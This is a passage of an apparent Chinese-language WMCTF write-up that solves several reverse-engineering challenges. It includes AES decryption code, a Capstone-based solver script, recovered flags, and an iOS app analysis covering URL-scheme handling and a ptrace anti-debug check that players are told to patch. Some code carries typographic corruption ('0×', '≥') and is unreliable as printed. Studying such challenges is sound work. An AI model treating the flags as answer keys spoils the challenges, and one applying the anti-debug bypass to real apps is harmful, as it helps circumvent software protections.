 * 密钥扩展中的T函数
 */
static int T(int num, int round) {
    int numArray[4];
    int i;
    int result;
    splitIntToArray(num, numArray);
    leftLoop4int(numArray, 1);//字循环

    //字节代换
    for (i = 0; i < 4; i++)
        numArray[i] = getNumFromSBox(numArray[i]);

    result = mergeArrayToInt(numArray);
    return result ^ Rcon[round];
}

//密钥对应的扩展数组
static int w[44];
/**
 * 打印W数组
 */
```

```
static void printW() {
    int i, j;
    for (i = 0, j = 1; i < 44; i++, j++) {
        printf("w[%d] = 0x%x ", i, w[i]);
        if (j % 4 == 0)
            printf("\n");
    }
    printf("\n");
}



/**
 * 扩展密钥，结果是把w[44]中的每个元素初始化
 */
static void extendKey(char* key) {
    int i, j;
    for (i = 0; i < 4; i++)
        w[i] = getWordFromStr(key + i * 4);

    for (i = 4, j = 0; i < 44; i++) {
        if (i % 4 == 0) {
            w[i] = w[i - 4] ^ T(w[i - 1], j);
            j++;//下一轮
        }
        else {
            w[i] = w[i - 4] ^ w[i - 1];
        }
    }

}

/**
 * 轮密钥加
 */
static void addRoundKey(int array[4][4], int round) {
    int warray[4];
    int i, j;
    for (i = 0; i < 4; i++) {

        splitIntToArray(w[round * 4 + i], warray);

        for (j = 0; j < 4; j++) {
            array[j][i] = array[j][i] ^ warray[j];
        }
    }
}
```

```
/**
 * 字节代换
 */
static void subBytes(int array[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            array[i][j] = getNumFromSBox(array[i][j]);
}

/**
 * 行移位
 */
static void shiftRows(int array[4][4]) {
    int rowTwo[4], rowThree[4], rowFour[4];
    int i;
    for (i = 0; i < 4; i++) {
        rowTwo[i] = array[1][i];
        rowThree[i] = array[2][i];
        rowFour[i] = array[3][i];
    }

    leftLoop4int(rowTwo, 1);
    leftLoop4int(rowThree, 2);
    leftLoop4int(rowFour, 3);

    for (i = 0; i < 4; i++) {
        array[1][i] = rowTwo[i];
        array[2][i] = rowThree[i];
        array[3][i] = rowFour[i];
    }
}

/**
 * 列混合要用到的矩阵
 */
static const int colM[4][4] = { 2, 3, 1, 1,
    1, 2, 3, 1,
    1, 1, 2, 3,
    3, 1, 1, 2 };

static int GFMul2(int s) {
    int result = s << 1;
    int a7 = result & 0x00000100;

    if (a7 != 0) {
        result = result & 0x000000ff;
```

```
        result = result ^ 0x1b;
    }

    return result;
}

static int GFMul3(int s) {
    return GFMul2(s) ^ s;
}

static int GFMul4(int s) {
    return GFMul2(GFMul2(s));
}

static int GFMul8(int s) {
    return GFMul2(GFMul4(s));
}

static int GFMul9(int s) {
    return GFMul8(s) ^ s;
}

static int GFMul11(int s) {
    return GFMul9(s) ^ GFMul2(s);
}

static int GFMul12(int s) {
    return GFMul8(s) ^ GFMul4(s);
}

static int GFMul13(int s) {
    return GFMul12(s) ^ s;
}

static int GFMul14(int s) {
    return GFMul12(s) ^ GFMul2(s);
}

/**
 * GF上的二元运算
 */
static int GFMul(int n, int s) {
    int result;

    if (n == 1)
        result = s;
    else if (n == 2)
```

```
        result = GFMul2(s);
    else if (n == 3)
        result = GFMul3(s);
    else if (n == 0x9)
        result = GFMul9(s);
    else if (n == 0xb)//11
        result = GFMul11(s);
    else if (n == 0xd)//13
        result = GFMul13(s);
    else if (n == 0xe)//14
        result = GFMul14(s);

    return result;
}
/**
 * 列混合
 */
static void mixColumns(int array[4][4]) {

    int tempArray[4][4];
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            tempArray[i][j] = array[i][j];

    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++) {
            array[i][j] = GFMul(colM[i][0], tempArray[0][j]) ^ GFMul(colM[i][1],
tempArray[1][j])
                ^ GFMul(colM[i][2], tempArray[2][j]) ^ GFMul(colM[i][3], tempArray[3]
[j]);
        }
}
/**
 * 把4X4数组转回字符串
 */
static void convertArrayToStr(int array[4][4], char* str) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            *str++ = (char)array[j][i];
}
/**
 * 检查密钥长度
 */
static int checkKeyLen(int len) {
    if (len == 16)
```

```
        return 1;
    else
        return 0;
}


/**
 * 参数 p: 明文的字符串数组。
 * 参数 plen: 明文的长度。
 * 参数 key: 密钥的字符串数组。
 */
void aes(char* p, int plen, char* key) {

    int keylen = strlen(key);
    int pArray[4][4];
    int k, i;

    if (plen == 0 || plen % 16 != 0) {
        printf("明文字符长度必须为16的倍数! \n");
        exit(0);
    }

    if (!checkKeyLen(keylen)) {
        printf("密钥字符长度错误! 长度必须为16。当前长度为%d\n", keylen);
        exit(0);
    }

    extendKey(key);//扩展密钥

    for (k = 0; k < plen; k += 16) {
        convertToIntArray(p + k, pArray);

        addRoundKey(pArray, 0);//一开始的轮密钥加

        for (i = 1; i < 10; i++) {

            subBytes(pArray);//字节代换

            shiftRows(pArray);//行移位

            mixColumns(pArray);//列混合

            addRoundKey(pArray, i);

        }

        subBytes(pArray);//字节代换
```

```
        shiftRows(pArray);//行移位

        addRoundKey(pArray, 10);

        convertArrayToStr(pArray, p + k);
    }
}
/**
 * 根据索引从逆S盒中获取值
 */
static int getNumFromS1Box(int index) {
    int row = getLeft4Bit(index);
    int col = getRight4Bit(index);
    return S2[row][col];
}
/**
 * 逆字节变换
 */
static void deSubBytes(int array[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            array[i][j] = getNumFromS1Box(array[i][j]);
}
/**
 * 把4个元素的数组循环右移step位
 */
static void rightLoop4int(int array[4], int step) {
    int temp[4];
    int i;
    int index;
    for (i = 0; i < 4; i++)
        temp[i] = array[i];

    index = step % 4 == 0 ? 0 : step % 4;
    index = 3 - index;
    for (i = 3; i ≥ 0; i--) {
        array[i] = temp[index];
        index--;
        index = index == -1 ? 3 : index;
    }
}

/**
 * 逆行移位
 */
```

```
static void deShiftRows(int array[4][4]) {
    int rowTwo[4], rowThree[4], rowFour[4];
    int i;
    for (i = 0; i < 4; i++) {
        rowTwo[i] = array[1][i];
        rowThree[i] = array[2][i];
        rowFour[i] = array[3][i];
    }

    rightLoop4int(rowTwo, 1);
    rightLoop4int(rowThree, 2);
    rightLoop4int(rowFour, 3);

    for (i = 0; i < 4; i++) {
        array[1][i] = rowTwo[i];
        array[2][i] = rowThree[i];
        array[3][i] = rowFour[i];
    }
}
/**
 * 逆列混合用到的矩阵
 */
static const int deColM[4][4] = { 0x0e, 0x0b, 0x0d, 0x09,
    0x09, 0x0e, 0x0b, 0x0d,
    0x0d, 0x09, 0x0e, 0x0b,
    0x0b, 0x0d, 0x09, 0x0e };

/**
 * 逆列混合
 */
static void deMixColumns(int array[4][4]) {
    int tempArray[4][4];
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            tempArray[i][j] = array[i][j];

    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++) {
            array[i][j] = GFMul(deColM[i][0], tempArray[0][j]) ^ GFMul(deColM[i][1],
tempArray[1][j])
                ^ GFMul(deColM[i][2], tempArray[2][j]) ^ GFMul(deColM[i][3],
tempArray[3][j]);
        }
}
/**
 * 把两个4X4数组进行异或
```

```
 */
static void addRoundTowArray(int aArray[4][4], int bArray[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            aArray[i][j] = aArray[i][j] ^ bArray[i][j];
}
/**
 * 从4个32位的密钥字中获得4X4数组,
 * 用于进行逆列混合
 */
static void getArrayFrom4W(int i, int array[4][4]) {
    int index, j;
    int colOne[4], colTwo[4], colThree[4], colFour[4];
    index = i * 4;
    splitIntToArray(w[index], colOne);
    splitIntToArray(w[index + 1], colTwo);
    splitIntToArray(w[index + 2], colThree);
    splitIntToArray(w[index + 3], colFour);

    for (j = 0; j < 4; j++) {
        array[j][0] = colOne[j];
        array[j][1] = colTwo[j];
        array[j][2] = colThree[j];
        array[j][3] = colFour[j];
    }

}

/**
 * 参数 c: 密文的字符串数组。
 * 参数 clen: 密文的长度。
 * 参数 key: 密钥的字符串数组。
 */
void deAes(char* c, int clen, char* key) {

    int cArray[4][4];
    int keylen, k;
    keylen = strlen(key);
    if (clen == 0 || clen % 16 != 0) {
        printf("密文字符长度必须为16的倍数! 现在的长度为%d\n", clen);
        exit(0);
    }

    if (!checkKeyLen(keylen)) {
        printf("密钥字符长度错误! 长度必须为16、24和32。当前长度为%d\n", keylen);
        exit(0);
```

```
    }

    extendKey(key);//扩展密钥

    for (k = 0; k < clen; k += 16) {
        int i;
        int wArray[4][4];

        convertToIntArray(c + k, cArray);




        addRoundKey(cArray, 10);

        for (i = 9; i >= 1; i--) {
            deSubBytes(cArray);

            deShiftRows(cArray);

            deMixColumns(cArray);
            getArrayFrom4W(i, wArray);
            deMixColumns(wArray);

            addRoundTowArray(cArray, wArray);
        }

        deSubBytes(cArray);

        deShiftRows(cArray);

        addRoundKey(cArray, 0);

        convertArrayToStr(cArray, c + k);
    }
}

int main() {
    char s[] = { 0xef ,0x76 ,0xd5 ,0x41
,0x86,0x57,0x5a,0x8e,0xc2,0xb8,0xb6,0xee,0x08,0x56,0xb9,0xb8,0x0e,0x40,0x75,0x21,0x41,0x
4b,0x15,0x71,0x2c,0x9b,0x5e,0x64,0x35,0x5b,0x4a,0x58,0x00 };
    char* key = (char*)"Welcome_To_WMCTF";
    deAes(s, strlen(s),key);
    for (int i = 0; i < 32; i++) {
        printf("%c", s[i] ^ i);
    }
```

```
}
```

archgame

题目主体部分由 Unicorn 实现，并附加了数个架构的二进制文件。

程序主要流程：

1. 创建 Unicorn 并加载对应的架构文件，起始文件为 chall14
2. 加载时使用积累Key对bin文件解密
3. 每一个bin文件根据用户的不同输入，输出不同的返回值，一共有 7 种可能
4. 每一个 bin 执行完成后，将返回值与积累key异或并更新到积累Key
5. 用上一个 bin 的返回值查找下一个 bin 程序
6. 最终要使程序执行到返回值为0xb7620858的bin程序

解题思路：
解题关键是分析每一个 bin 文件的 7 种返回值，找到一条路径到 0xb7620858 返回值。

解题脚本如下（感谢 CrazyMan 提供）：

```
from capstone import *

x = {1995092961: [12, 1, 0, 1995092961], 2956087525: [49, 5, 1073741828, 2956087525],
955664102: [7, 1, 0, 955664102], 3101191267: [33, 2, 0, 3101191267], 1556007940: [36, 2,
0, 1556007940], 1847322222: [6, 3, 4, 1847322222], 614303076: [37, 1, 16, 614303076],
4257120387: [25, 1, 16, 4257120387], 2711244358: [21, 1, 16, 2711244358], 2852143200:
[2, 5, 1073741828, 2852143200], 2733058845: [39, 1, 1073741824, 2733058845], 1591704463:
[40, 5, 1073741828, 1591704463], 469378920: [17, 1, 16, 469378920], 3741672545: [28, 1,
16, 3741672545], 1027702615: [23, 1, 0, 1027702615], 2452194940: [47, 1, 16,
2452194940], 765059495: [18, 3, 4, 765059495], 3766284716: [9, 1, 1073741824,
3766284716], 3904779519: [15, 8, 4, 3904779519], 3974872731: [46, 1, 16, 3974872731],
4162733491: [26, 2, 0, 4162733491], 3927833044: [16, 3, 4, 3927833044], 1020344905: [8,
1, 16, 1020344905], 1537525975: [42, 1, 1073741824, 1537525975], 1708482435: [19, 1,
1073741824, 1708482435], 2625496583: [38, 1, 1073741824, 2625496583], 3480320766: [11,
8, 4, 3480320766], 424934441: [34, 1, 1073741824, 424934441], 2735672048: [31, 2, 0,
2735672048], 2173950079: [12, 1, 0, 2173950079], 2851157286: [30, 1, 0, 2851157286],
4292691918: [12, 1, 0, 4292691918], 4045546433: [33, 2, 0, 4045546433], 2814263908: [0,
1, 16, 2814263908], 4194838251: [33, 2, 0, 4194838251], 3078662205: [7, 1, 0,
3078662205], 2437313172: [21, 1, 16, 2437313172], 2434349143: [44, 5, 1073741828,
2434349143], 1535866613: [33, 2, 0, 1535866613], 814502768: [21, 1, 16, 814502768],
953980463: [0, 1, 16, 953980463], 1691496267: [48, 3, 4, 1691496267], 2126878999: [0, 1,
16, 2126878999], 2931356471: [
```

```
    5, 2, 0, 2931356471], 1278447979: [35, 1, 16, 1278447979], 1274252438: [43, 3, 4,
1274252438], 4231371740: [25, 1, 16, 4231371740], 4041333319: [35, 1, 16, 4041333319],
689856462: [45, 1, 16, 689856462], 1091396509: [27, 1, 1073741824, 1091396509],
3034441496: [23, 1, 0, 3034441496], 2451292582: [13, 2, 0, 2451292582], 2983834402: [2,
5, 1073741828, 2983834402], 2523707101: [4, 1, 0, 2523707101], 2703504992: [25, 1, 16,
2703504992], 3657164724: [21, 1, 16, 3657164724], 1802284995: [23, 1, 0, 1802284995],
1144704468: [24, 1, 0, 1144704468], 3561843176: [17, 1, 16, 3561843176], 2391470349:
[35, 1, 16, 2391470349], 1538510826: [16, 3, 4, 1538510826], 3202270466: [45, 1, 16,
3202270466], 2517417015: [15, 8, 4, 2517417015], 3558863456: [45, 1, 16, 3558863456],
737553787: [24, 1, 0, 737553787], 3146196148: [29, 1, 0, 3146196148], 3715751957: [24,
1, 0, 3715751957], 3538690108: [15, 8, 4, 3538690108], 327766936: [32, 1, 1073741824,
327766936], 1424790213: [27, 1, 1073741824, 1424790213], 1018490345: [22, 2, 0,
1018490345], 3047808256: [43, 3, 4, 3047808256], 3323090148: [27, 1, 1073741824,
3323090148], 1937664642: [29, 1, 0, 1937664642], 1649910950: [1, 1, 1073741824,
1649910950], 3594707147: [20, 2, 0, 3594707147], 1138713025: [38, 1, 1073741824,
1138713025], 1803201450: [42, 1, 1073741824, 1803201450], 1275972721: [10, 8, 4,
1275972721], 1796321516: [42, 1, 1073741824, 1796321516], 1041770612: [3, 5, 1073741828,
1041770612], 1387353735: [32, 1, 1073741824, 1387353735], 2214126225: [41, 8, 4,
2214126225], 1973486486: [32, 1, 1073741824, 1973486486], 3465164205: [34, 1,
1073741824, 3465164205], 0: [14, 2, 0, 0]}
key = 0
filechain = []

def dump(fileidx, arch, mode):
    global key

    print(filechain)
    key = [key >> 24, (key >> 16) & 0xff, (key >> 8) & 0xff, key & 0xff][::-1]
    t = open('chall'+str(fileidx)+'.bin', 'rb').read()
    data = b''
    for i in range(len(t)):
        data += (t[i] ^ key[i & 3]).to_bytes(1, 'big')
    open('./test/chall'+str(fileidx)+'re', 'wb').write(data)

    if arch != 1 and arch != 2 and arch != 5:
        key = (key[3] << 24) | (key[2] << 16) | (key[1] << 8) | key[0]
        return

    key = (key[3] << 24) | (key[2] << 16) | (key[1] << 8) | key[0]
    CODE = data
    if arch == 1:
        md = Cs(CS_ARCH_ARM, CS_MODE_ARM | mode)
        diss = []
        diss = list(md.disasm(CODE, 0))
        if len(diss)*16 < len(CODE):
            return
        open('./llss/chall'+str(fileidx)+'re', 'wb').write(data)
```

```
        start = 0
        while start < len(CODE):
            ddd = int.from_bytes(CODE[start:start+4],
                                 'little' if not mode else 'big')
            if ddd in x:
                key ^= ddd
                filechain.append([x[ddd][0], x[ddd][1], x[ddd][2], ddd])
                dump(x[ddd][0], x[ddd][1],
                     CS_MODE_BIG_ENDIAN if x[ddd][2] & 0x40000000 else 0)
                filechain.pop()
                key ^= ddd
            start += 4
    elif arch == 2:
        md = Cs(CS_ARCH_ARM64, CS_MODE_ARM | mode)
        diss = list(md.disasm(CODE, 0))
        if len(diss)*16 < len(CODE):
            return
        open('./llss/chall'+str(fileidx)+'re', 'wb').write(data)
        for i in range(len(diss)):
            if diss[i].mnemonic == 'mov' and diss[i].op_str[:5] == 'w8, #':
                if diss[i+1].mnemonic == 'movk':
                    hi = int(
                        diss[i+1].op_str[5:diss[i+1].op_str.find('lsl')-2], 16)
                    lo = int(diss[i].op_str[5:], 16)
                    ddd = (hi << 16) | lo
                    if ddd in x:
                        key ^= ddd
                        filechain.append(
                            [x[ddd][0], x[ddd][1], x[ddd][2], ddd])
                        dump(x[ddd][0], x[ddd][1],
                             CS_MODE_BIG_ENDIAN if x[ddd][2] & 0x40000000 else 0)
                        filechain.pop()
                        key ^= ddd
                else:
                    ddd = int(diss[i].op_str[5:], 16)
                    if ddd in x:
                        key ^= ddd
                        filechain.append(
                            [x[ddd][0], x[ddd][1], x[ddd][2], ddd])
                        dump(x[ddd][0], x[ddd][1],
                             CS_MODE_BIG_ENDIAN if x[ddd][2] & 0x40000000 else 0)
                        filechain.pop()
                        key ^= ddd
    elif arch == 5:
        md = Cs(CS_ARCH_PPC, CS_MODE_32 | mode)
        diss = list(md.disasm(CODE, 0))
        if len(diss)*16 < len(CODE):
```

```
            return
        open('./llss/chall'+str(fileidx)+'re', 'wb').write(data)
        for i in range(len(diss)):
            if diss[i].mnemonic == 'lis' and diss[i+1].mnemonic == 'ori':
                hi = int(diss[i].op_str.split(' ')[-1], 16) & 0×ffff
                lo = int(diss[i+1].op_str.split(' ')[-1], 16) & 0×ffff
                ddd = (hi << 16) | lo
                if ddd in x:
                    key ^= ddd
                    filechain.append([x[ddd][0], x[ddd][1], x[ddd][2], ddd])
                    dump(x[ddd][0], x[ddd][1],
                         CS_MODE_BIG_ENDIAN if x[ddd][2] & 0×40000000 else 0)
                    filechain.pop()
                    key ^= ddd
dump(14, 2, 0)
```

seeee

该问题需要两个输入，即加密的IV和密码文本。

第一个输出数据是输入，在二进制树之间传递。通过输入的结果，与这里的比较可以得到输入。 可以得到正确的输入。

```
ABCDEFGHIJKLMNOPQRSTUVWX  input
KVBJIQHGEPOFUWTNADCSLXRM  output

h7BOJpTCYsuoAUQn6qFxXyVE  The same mapping, get the correct input
uy7sY6CTJnQpXVxUhOBFoEqA  data to compare
```

下面是chacha20的流密码加密，加密过程也就是解密过程。将待比较的数据放入读取数据的存储器中，操作完成后，可以得到预期的输入数据。

```
0×80, 0×1F, 0×94, 0×B4, 0×EF, 0×D4, 0×9C, 0×36, 0×47,0×85,0×E7, 0×26, 0×64, 0×4B, 0×29,
0×95, 0×1E, 0×0D, 0×39, 0×A9,0×1E, 0×72, 0×7A, 0×1F, 0×B0, 0×48, 0×22, 0×1E, 0×8E,
0×40,0×EB, 0×BF, 0×75, 0×17, 0×16, 0×D3, 0×39, 0×4F, 0×FD, 0×0A,0×58, 0×39, 0×4C, 0×9C,
0×13, 0×41, 0×8B, 0×93, 0×B2, 0×84, 0×E7, 0×2F, 0×03, 0×D4, 0×62, 0×44, 0×FC, 0×9D,
0×76, 0×EF, 0×0F, 0×F8, 0×06
```

调整输入为

```
"D:\rustwork\seeee\target\release\seeee.exe" h7BOJpTCYsuoAUQn6qFxXyVE
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+*
```

在适当的地方用比较的数据替代输入，最后在比较时得到正确的输入。

```
PqlCkyAhnbe4DKs7NE2Oz_Ycif9pQt5uLgZXvWSFmGrx8JaVj61BMHR3dUowTI0
```

将获得的输入进行两次串联。

```
seeee.exe h7BOJpTCYsuoAUQn6qFxXyVE
PqlCkyAhnbe4DKs7NE2Oz_Ycif9pQt5uLgZXvWSFmGrx8JaVj61BMHR3dUowTI0
wow~ you win!
wmctf{PqlCkyAhnbe4DKs7NE2Oz_Ycif9pQt5uLgZXvWSFmGrx8JaVj61BMHR3dUowTI0}
```

chess

解题过程

首先拿到 IPA 解压缩之后发现在 Bundle 中存在一个名为 flag 文件，文件内容为 {placeholder}。且根据赛题得知有一台真实 iPhone 在后端运行，则可知存在真正的 flag 的 App 正运行在该 iPhone 当中。

查看 Bundle 中的 Info.plist 文件可发现应用注册一个 URL Scheme，为 `chess://`：

URL types	Array	(1 item)
Item 0 (Editor)	Dictionary	(3 items)
Document Role	String	Editor
URL identifier	String	com.wmctf.chess
URL Schemes	Array	(1 item)
Item 0	String	chess

将二进制扔到 IDA 进行分析，查看应用 URL Scheme 的关键回调逻辑：

```
__int64 __fastcall _s5chess13SceneDelegateC5scene_15openURLContextsySo7UISceneC_ShySo16UIOpenURLContextCGtF(__int64 a1, __int64 a2)
{
  ...
  if ( !v124 )
    return _sSh8IteratorVySo16UIOpenURLContextC_GWOh(&v125);
  v50 = v51;
  v123 = v51;
  v38 = v51;
  v37 = _s5chess7WMUIURLCMa(0LL); // 初始化 WMUIURL 对象
  v36 = v29;
  objc_msgSend(v38, "URL");
  v35 = objc_retainAutoreleasedReturnValue();
  _s10Foundation3URLV36_unconditionallyBridgeFromObjectiveCyACSo5NSURLCSgFZ();
  v34 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v116 + 16))(v110, v109, v114);
  _s10Foundation3URLV08absoluteB0ACvg();
  v33 = *(void (__fastcall **)(_QWORD *, __int64))(v116 + 8);
  v33(v110, v114);
  v33(v109, v114);
  v32 = _s5chess7WMUIURLC3urlAC10Foundation3URLV_tcfC(v111);
  objc_release(v35);
  v122 = v32;
  (*(void (__fastcall **)(__int64))((*v119 & swift_isaMask) + 0xA8LL))(v32); // 进入 _showExternalURL 函数
  swift_release(v32);
  objc_release(v38);
}
...
```

继续跟进 `_showExternalURL`：

```
__int64 __fastcall _s5chess13SceneDelegateC16_showExternalURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  __int64 v1; // x4
  int v2; // w0
  __int64 v3; // ST08_8
  __int64 v4; // x0
  _QWORD *v5; // ST00_8
  __int64 v6; // x1

  v1 = a1;
  v2 = mac_syscall(SYS_ptrace, 31, 0, 0LL, 0); // 一处内联汇编的反调试
  v3 = v1;
  v4 = _s5chess15WMUIApplicationCMa(0LL, 0LL, 0LL, 0LL);
  v5 = *(_QWORD **)_s5chess15WMUIApplicationC6sharedACvau(v4);
  objc_retain(v5, v6);
  (*(void (__fastcall **)(__int64))((*v5 & swift_isaMask) + 0x50LL))(v3); // 进入 showExternalURL 函数
  return objc_release(v5);
}
```

代码中存在两处内联汇编的反调试逻辑，选手可以通过静态匹配特征来 patch：

```
__text:000000010000DCF4                 MOV             X4, X0
__text:000000010000DCF8                 MOV             X0, #0x1F
__text:000000010000DCFC                 MOV             X1, #0
__text:000000010000DD00                 MOV             X2, #0
__text:000000010000DD04                 MOV             X3, #0
__text:000000010000DD08                 MOV             W16, #0x1A
__text:000000010000DD0C                 SVC             0x80
__text:000000010000DD10                 MOV             X0, X4
__text:000000010000DD14                 MOV             X8, #0
```

在 `showExternalURL` 函数中遇到第一个判断：

```
__int64 __fastcall _s5chess15WMUIApplicationC15showExternalURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  _QWORD *v1; // x20
  __int64 v2; // x4
  int v3; // w0
  __int64 result; // x0
  _QWORD *v5; // [xsp+10h] [xbp-30h]
  __int64 v6; // [xsp+18h] [xbp-28h]

  v2 = a1;
  v3 = mac_syscall(SYS_ptrace, 31, 0, 0LL, 0);
  v6 = v2;
  if ( (*(__int64 (**)(void))((*v1 & swift_isaMask) + 0x58LL))() & 1 )
    result = (*(__int64 (__fastcall **)(__int64))((*v5 & swift_isaMask) + 0x60LL))(v6);
  else
    result = (*(__int64 (__fastcall **)(__int64))((*v5 & swift_isaMask) + 0x68LL))(v6);
  return result;
}
```

通过动态调试跟进函数看下判断的逻辑：

```
__int64 __fastcall _s5chess15WMUIApplicationC40shouldUseLegacyURLHandlingForExternalURL3urlSbAA7WMUIURLC_tF(__int64 a1)
{
  __int64 v1; // x1
  __int64 v2; // ST40_8
  __int64 v3; // x1
  __int64 v4; // ST38_8
  char v5; // ST34_1
  __int64 v6; // ST28_8
  __int64 v7; // x1
  __int64 v8; // ST20_8
  char v9; // ST1C_1
  __int64 v10; // x0
  __int64 v11; // x1
  __int64 v12; // ST08_8
  char v13; // ST04_1
  char v15; // [xsp+30h] [xbp-60h]
  __int64 v16; // [xsp+48h] [xbp-48h]
  __int64 v17; // [xsp+50h] [xbp-40h]
  __int128 v18; // [xsp+60h] [xbp-30h]
  __int64 v19; // [xsp+70h] [xbp-20h]
  __int64 v20; // [xsp+78h] [xbp-18h]

  v19 = 0LL;
  *(_QWORD *)&v18 = 0LL;
  v20 = a1;
  v18 = (unsigned __int64)(*(__int64 (**)(void))(*(_QWORD *)a1 + 120LL))();
  *((_QWORD *)&v18 + 1) = v1;
  v17 = v18;
  v16 = v1;
  v2 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("search", 6LL, 1LL);
  v4 = v3;
  v5 = _sSS2eeoiySbSS_SStFZ(v17, v16, v2, v3);
  swift_bridgeObjectRelease(v4);
  if ( v5 & 1 )
  {
    swift_bridgeObjectRelease(v16);
    v15 = 1;
  }
  else
  {
    v6 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("web", 3LL, 1LL);
    v8 = v7;
    v9 = _sSS2eeoiySbSS_SStFZ(v17, v16, v6, v7);
    swift_bridgeObjectRelease(v8);
    if ( v9 & 1 )
    {
      swift_bridgeObjectRelease(v16);
      v15 = 1;
    }
    else
    {
      v10 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("exit", 4LL, 1LL);
      v12 = v11;
      v13 = _sSS2eeoiySbSS_SStFZ(v17, v16, v10, v11);
      swift_bridgeObjectRelease(v12);
      if ( v13 & 1 )
      {
        swift_bridgeObjectRelease(v16);
        v15 = 1;
      }
      else
      {
        swift_bridgeObjectRelease(v16);
        v15 = 0;
      }
    }
  }
  return v15 & 1;
}
```

该部分代码大意为：如果 URL 的参数中存在 urlType=exit 或者 search 或者 web 时则返回 true。

当判断返回 true 时则跳进第一个分支 `_legacyResolveExternalURL` 函数中：

```
__int64 __fastcall _s5chess15WMUIApplicationC25_legacyResolveExternalURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  __int64 v1; // ST08_8
  __int64 v2; // x0
  _QWORD *v3; // ST00_8
  __int64 v4; // x1

  v1 = a1;
  v2 = _s5chess15WMUIURLResolverCMa(0LL);
  v3 = *(_QWORD **)_s5chess15WMUIURLResolverC6sharedACvau(v2);
  objc_retain(v3, v4);
  (*(void (__fastcall **)(__int64))((*v3 & swift_isaMask) + 0x50LL))(v1); // 进入 resolveURL 函数
  return objc_release(v3);
}
```

继续跟进 `resolveURL` 函数中：

```
__int64 __fastcall _s5chess15WMUIURLResolverC10resolveURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  __int64 v1; // ST70_8
  __int64 v2; // x1
  __int64 v3; // ST68_8
  __int64 v4; // ST60_8
  __int64 v5; // x1
  __int64 v6; // ST58_8
  char v7; // ST54_1
  __int64 v8; // x0
  __int64 result; // x0
  __int64 v10; // ST48_8
  __int64 v11; // x1
  __int64 v12; // ST40_8
  __int64 v13; // ST38_8
  __int64 v14; // x1
  __int64 v15; // ST30_8
  char v16; // ST2C_1
  __int64 v17; // x0
  __int64 v18; // ST20_8
  __int64 v19; // x1
  __int64 v20; // ST18_8
  __int64 v21; // ST10_8
  __int64 v22; // x1
  __int64 v23; // ST08_8
  char v24; // ST04_1
  __int64 v25; // [xsp+80h] [xbp-30h]
  _QWORD *v26; // [xsp+88h] [xbp-28h]

  v25 = a1;
  v1 = (*(__int64 (**)(void))(*(_QWORD *)a1 + 120LL))();
  v3 = v2;
  v4 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("exit", 4LL, 1LL);
  v6 = v5;
  v7 = _sSS2eeoiySbSS_SStFZ(v1, v3, v4, v5);
  swift_bridgeObjectRelease(v6);
  v8 = swift_bridgeObjectRelease(v3);
  if ( v7 & 1 ) // 当 urlType == exit 时
    return (*(__int64 (__fastcall **)(__int64))((*v26 & swift_isaMask) + 0x68LL))(v8);
  v10 = (*(__int64 (__fastcall **)(__int64))(*(_QWORD *)v25 + 120LL))(v8);
  v12 = v11;
  v13 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("web", 3LL, 1LL);
  v15 = v14;
  v16 = _sSS2eeoiySbSS_SStFZ(v10, v12, v13, v14);
  swift_bridgeObjectRelease(v15);
  v17 = swift_bridgeObjectRelease(v12);
  if ( v16 & 1 ) // 当 urlType == web 时
    return (*(__int64 (__fastcall **)(__int64))((*v26 & swift_isaMask) + 0x58LL))(v25); // 进入 _showAccountViewControllerWithURL 函数
  v18 = (*(__int64 (__fastcall **)(__int64))(*(_QWORD *)v25 + 120LL))(v17);
  v20 = v19;
  v21 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("search", 6LL, 1LL);
  v23 = v22;
  v24 = _sSS2eeoiySbSS_SStFZ(v18, v20, v21, v22);
  swift_bridgeObjectRelease(v23);
  result = swift_bridgeObjectRelease(v20);
  if ( v24 & 1 ) // 当 urlType == search 时
    result = (*(__int64 (__fastcall **)(__int64))((*v26 & swift_isaMask) + 0x60LL))(v25);
  return result;
}
```

在 `_showAccountViewControllerWithURL` 函数中会先取传入 URL 中的 url 参数字段，并弹出新的控制器进行加载：

```
__int64 __fastcall _s5chess15WMUIURLResolverC33_showAccountViewControllerWithURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  ...
  v28 = __swift_instantiateConcreteTypeFromMangledName(&_s7SwiftUI19UIHostingControllerCy5chess14ContentWebViewVGMD); // ContentWebView
  v41(v48, v42, v51);
  _s5chess14ContentWebViewV3urlAC10Foundation3URLV_tcfC(v48);
  v65 = _s7SwiftUI19UIHostingControllerC8rootViewACyxGx_tcfC(v55);
  v27 = v65;
  v14 = (void *)objc_opt_self(&OBJC_CLASS___UIApplication);
  v15 = objc_msgSend(v14, "sharedApplication");
  v16 = (void *)objc_retainAutoreleasedReturnValue(v15);
  v26 = v16;
  v17 = objc_msgSend(v16, "keyWindow");
  v25 = (void *)objc_retainAutoreleasedReturnValue(v17);
  objc_release(v26);
  if ( v25 )
  {
    v24 = v25;
    v23 = v25;
    v18 = objc_msgSend(v25, "rootViewController");
    v64 = (void *)objc_retainAutoreleasedReturnValue(v18);
    if ( v64 != 0LL )
    {
      v22 = (__int64 *)&v64;
